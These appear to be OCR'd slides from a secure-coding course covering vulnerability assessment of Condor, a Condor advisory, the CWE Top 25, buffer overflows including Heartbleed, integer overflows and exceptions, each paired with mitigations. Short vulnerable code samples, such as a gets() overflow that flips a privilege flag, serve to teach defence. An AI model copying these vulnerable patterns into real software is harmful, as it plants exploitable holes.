
- Try First Principles Vulnerability Assessment
  - A strategy that focuses on critical resources .
  - A strategy that is not based on known vulnerabilities.
- We need to integrate assessment and remediation into the software development process.
  - We have to be prepared to respond to the vulnerabilities we find.

First Principles Vulnerability Assessment Understanding the System

Step 1: Architectural Analysis

- Functionality and structure of the system, major components (modules, threads, processes), communication channels.
- Interactions among components and with users.

First Principles Vulnerability Assessment
Step 1: Architectural Analysis



First Principles Vulnerability Assessment Understanding the System

Step 2: Resource Identification


- Key resources accessed by each component.
- Operations allowed on those resources.

Step 3: Trust & Privilege Analysis

- How resources are protected and who can access them.
- Privilege level at which each component runs.
- Trust delegation.

First Principles Vulnerability Assessment
Step 2: Resource Identification

Condor Execute Host



generic Condor daemon

Condor Binaries

Condor Libraries

etc

spool

Operational Data & Run-time Config Files

log

execute

Job Execution root directory

Condor Config Files

Switchboard Config File

Condor log files

Procd Log Files

Procd Named pipes

User 1 dir

•••

User N dir

OS privileges

🟥 root 🟪 condor 🟩 user 1 🟦 user N

First Principles Vulnerability Assessment
Search for Vulnerabilities

Step 4: Component Evaluation

- Examine critical components in depth.
- Guide search using:
  - Diagrams from steps 1-3.
  - Knowledge of vulnerabilities.
- Helped by Automated scanning tools (!)


First Principles Vulnerability Assessment
Taking Actions

Step 5: Dissemination of Results

- Report vulnerabilities.
- Interaction with developers.
- Disclosure of vulnerabilities.

First Principles Vulnerability Assessment
Taking Actions

Step 5: Dissemination of Results



THE UNIVERSITY of WISCONSIN MADISON

CONDOR-2005-0003

SDSC

Summary:

Arbitrary commands can be executed with the permissions of the condor_shadow or condor_gridmanager's effective uid (normally the "condor" user). This can result in a compromise of the condor configuration files, log files, and other files owned by the "condor" user. This may also aid in attacks on other accounts.

Component	Vulnerable Versions	Platform	Availability	Fix Available
condor_shadow condor_gridmanager	6.6 - 6.6.10 6.7 - 6.7.17	all	not known to be publicly available	6.6.11 - 6.7.18 -
Status	**Access Required**	**Host Type Required**	**Effort Required**	**Impact/Consequences**
Verified	local ordinary user with a Condor authorization	submission host	low	high
Fixed Date	**Credit**			
2006-Mar-27	Jim Kupsch			

Access Required: local ordinary user with a Condor authorization

This vulnerability requires local access on a machine that is running a condor_schedd, to which the user can use condor_submit to submit a job.

Effort Required: low

To exploit this vulnerability requires only the submission of a Condor job with an invalid entry.

Impact/Consequences: high

Usually the condor_shadow and condor_gridmanager are configured to run as the "condor" user, and this vulnerability allows an attacker to execute arbitrary code as the "condor" user.

Depending on the configuration, additional more serious attacks may be possible. If the configuration files for the condor_master are writable by condor and the condor_master is run with root privileges, then root access can be gained. If the condor binaries are owned by the "condor" user, these executables could be replaced and when restarted, arbitrary code could be executed as the "condor" user. This would also allow root access as most condor daemons are started with an effective uid of root.

Roadmap

- Introduction
- Handling errors
- Pointers and Strings
- Numeric Errors
- Race Conditions
- Exceptions
- Privilege, Sandboxing and Environment
- Injection Attacks
- Web Attacks
- Bad things

Discussion of the Practices

- Description of vulnerability
- Signs of presence in the code
- Mitigations
- Safer alternatives

Pointers and Strings

Buffer Overflows

http://cwe.mitre.org/top25/archive/2011/2011_cwe_sans_top25.html#Listing

1. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5. Missing Authentication for Critical Function
6. Missing Authorization
7. Use of Hard-coded Credentials
8. Missing Encryption of Sensitive Data
9. Unrestricted Upload of File with Dangerous Type
10. Reliance on Untrusted Inputs in a Security Decision

CWE Common Weakness Enumeration
A Community-Developed Dictionary of Software Weakness Types

Buffer Overflows

- Description
  - Accessing locations of a buffer outside the boundaries of the buffer
- Common causes
  - C-style strings
  - Array access and pointer arithmetic in languages without bounds checking
  - Off by one errors
  - Fixed large buffer sizes (make it big and hope)
  - Decoupled buffer pointer and its size
    - If size unknown overflows are impossible to detect
    - Require synchronization between the two
    - Ok if size is implicitly known and every use knows it (hard)

Buffer Overflow of User Data Affecting Flow of Control

C/C++

```
char id[8];
int  validId = 0;    /* not valid */
```

id								validId			
								\0	\0	\0	\0

```
gets(id);        /* reads "evillogin"*/
```

id								validId			
e	v	i	l	l	o	g	i	110 ‘n’	\0	\0	\0

```
/* validId is now 110 decimal */
if (IsValid(id)) validId = 1; /* not true */
if (validId)                  /* is true  */
   {DoPrivilegedOp();}    /* gets executed */
```

Buffer Overflow Danger Signs:
Missing Buffer Size

C/C++

- `gets`, `getpass`, `getwd`, and `scanf` family (with `%s` or `%[…]` specifiers without width)
  - Impossible to use correctly: size comes solely from user input
  - Source of the first (1987) stack smash attack.
  - Alternatives:

Unsafe	Safer
`gets(s)`	`fgets(s, sLen, stdin)`
`getcwd(s)`	`getwd(s, sLen)`
`scanf("%s", s)`	`scanf("%100s", s)`

Buffer Overflow Danger Signs:

C#

- `unsafe`
  - Unverifiable code.
  - Compiled with `/unsafe` flag.

```
unsafe static void SquarePtrParam(int* p) {
        *p *= *p;
}

unsafe static void Main() {
        int i = 5;
        SquarePtrParam(&i);  // call to unsafe method
        Console.WriteLine(i);
}
```

http://msdn.microsoft.com/es-es/library/chfa2zb8%28v=vs.90%29.aspx

Buffer Overflow

Some people believe that buffer overflows are ancient history …

Heartbleed:

- Failure of the OpenSSL library to validate the length field (as compared to the size of the actual message).
- The heartbeat protocol is supposed to echo back the data sent in the request where the amount is given by the payload length.
- Since the length field is not checked, `memcpy` can read up to 64KB of memory.

```
memcpy(bp, pl, payload);
```

Destination. Allocated, used, and freed. OK.

Source. Buffer with the heartbeat record. Improperly used.

Length field. Supplied by an untrusted source.

Buffer Overflow

Some people believe that buffer overflows are ancient history ...

Heartbleed:

- Failure of the OpenSSL library to validate the length field (as compared to the size of the actual message).
- The heartbeat protocol is supposed to echo back the data sent in the request where the amount is given by the payload length.
- Since the length field is not checked, `memcpy` can read up to 64KB of memory.

... but they would be wrong.


Buffer Overflow

Validation to remediate Heartbleed

Read type and payload length

```
if ((1+2+payload+16)>InputLength)
    return 0; // silently discard
```

Numeric Errors


1...2...
BAAA
...1,306... 1,307...
BAAA
...32,767...-32,768...
BAAA
BAAA
BAAAA
BAAA
BA
?
...-32,767...-32,766...
BAAA

Motivation

C/C++

This is a classic overflow from OpenSSH 3.3.

```
nresp = packet_get_int();
if (nresp > 0) {
   response = xmalloc(nresp*sizeof(char*));
   for (i = 0; i < nresp; i++)
      response[i] = packet_get_string(NULL);
}
```

If **`nresp`** has the value 1,073,741,824 (**`0x40000000`**) and **`sizeof(char*)`** has a value of **`4`**, then the result of the operation:

```
   nresp * sizeof(char*) = 0x100000000
```

overflows, and the argument to **`xmalloc()`** will be **`0`**.

From https://www.owasp.org

Integer Vulnerabilities

Description

- Most programming languages allow silent loss of integer data without warning due to:
  - Overflow
  - Truncation
  - Signed vs. unsigned representations
- Code may be secure on one platform, but silently vulnerable on another due to different underlying integer types.

Numeric Parsing Unreported Errors

C/C++

`atoi`, `atol`, `atof`, `scanf` family (with `%u`, `%i`, `%d`, `%x` and `%o` specifiers)

- Out of range values results in unspecified behavior.
- Non-numeric input returns 0.
- Use `strtol`, `strtoul`, `strtoll`, `strtoull`, `strtof`, `strtod`, `strtold` which allow error detection.


Numeric Error

C#

unchecked to bypass integer overflow control.

```
const int x = 2147483647;   // Maxint
const int y = 2;
static void UnCheckedMethod() {
       int z=0;
       unchecked {
              z = x * y;
       }
       Console.WriteLine("Unchecked output value: {0}", z);
}
```

http://msdn.microsoft.com/es-es/library/a569z7k8%28v=vs.90%29.aspx




```
Unchecked output value: -2
```

Numeric Error

C#

checked for integer overflow control.

```
const int y = 2;
static void CheckedMethod() {
        int z=0;
        Console.WriteLine(“Enter Integer:");
        int x = int.Parse(Console.ReadLine());
        try {
                z = checked (x * y);
        }
        catch (System.OverflowException e) {
                Console.WriteLine(e.ToString());
        }
        Console.Writ
}
```



file:///C:/Users/Joseph/Documents/program/program/bin/Debug/program.EXE

```
Enter Integer:
2147483647
System.OverflowException: Arithmetic operation resulted in an overflow.
   at program.Program.CheckedMethod() in c:\Users\Joseph\Documents\program\progr
am\Program.cs:line 24
Checked output value: 0
_
```

Integer Mitigations

- Use correct types, before validation.
- Validate range of data.
- Add code to check for overflow, or use safe integer libraries or large integer libraries.
- Not mixing signed and unsigned integers in a computation.
- Compiler options for signed integer run-time exceptions, and integer warnings.
- Use `strtol`, `strtoul`, `strtoll`, `strtoull`, `strtof`, `strtod`, `strtold`, which allow error detection.

THE UNIVERSITY of WISCONSIN MADISON

Universitat Autònoma de Barcelona

The Cost of Not Checking…

4 Jun 1996: An unchecked 64 bit floating point number assigned to a 16 bit integer

Ariane 5 mission 501

Cost: Development cost: $7 billion
Lost rocket and payload $500 million

Exceptions

Exception Vulnerabilities

- Exception are a nonlocal control flow mechanism, usually used to propagate error conditions in languages such as Java, C#, C++, Python, and Ruby.

```
try {
    // code that generates exception
} catch (Exception e) {
   // perform cleanup and error recovery
}
```

